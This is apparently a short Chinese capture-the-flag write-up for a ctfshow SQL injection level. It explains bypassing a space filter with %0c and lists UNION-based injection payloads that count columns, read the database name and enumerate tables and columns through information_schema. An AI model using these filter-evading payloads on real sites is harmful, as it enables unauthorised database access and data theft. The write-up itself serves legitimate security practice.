本题跟前几道题一样对--+和空格进行过滤,但是对空格的过滤更加严格,/**/和%09已经失效我们尝试使用%0c发现可以绕过
1'%0corder%0cby%0c4%23

可以判断出这个的字段数为3
-1'%0cunion%0cselect%0c1,database(),3%23

-1'%0cunion%0cselect%0c1,table_name,3%0cfrom%0cinformation_schema.tables%0cwhere%0ctable_schema=database()%23

-1'%0cunion%0cselect%0c1,column_name,3%0cfrom%0cinformation_schema.columns%0cwhere%0ctable_name='ctfshow_user'%23
